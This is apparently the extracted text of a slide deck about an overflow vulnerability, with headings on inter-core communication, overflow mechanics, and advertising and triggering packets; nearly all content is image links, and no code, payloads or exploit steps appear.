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

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

# Inter-core communication



# Overflow mechanics




# Overflow mechanics



Advertising Packet


# Overflow mechanics




Triggering packet




# Overflow mechanics



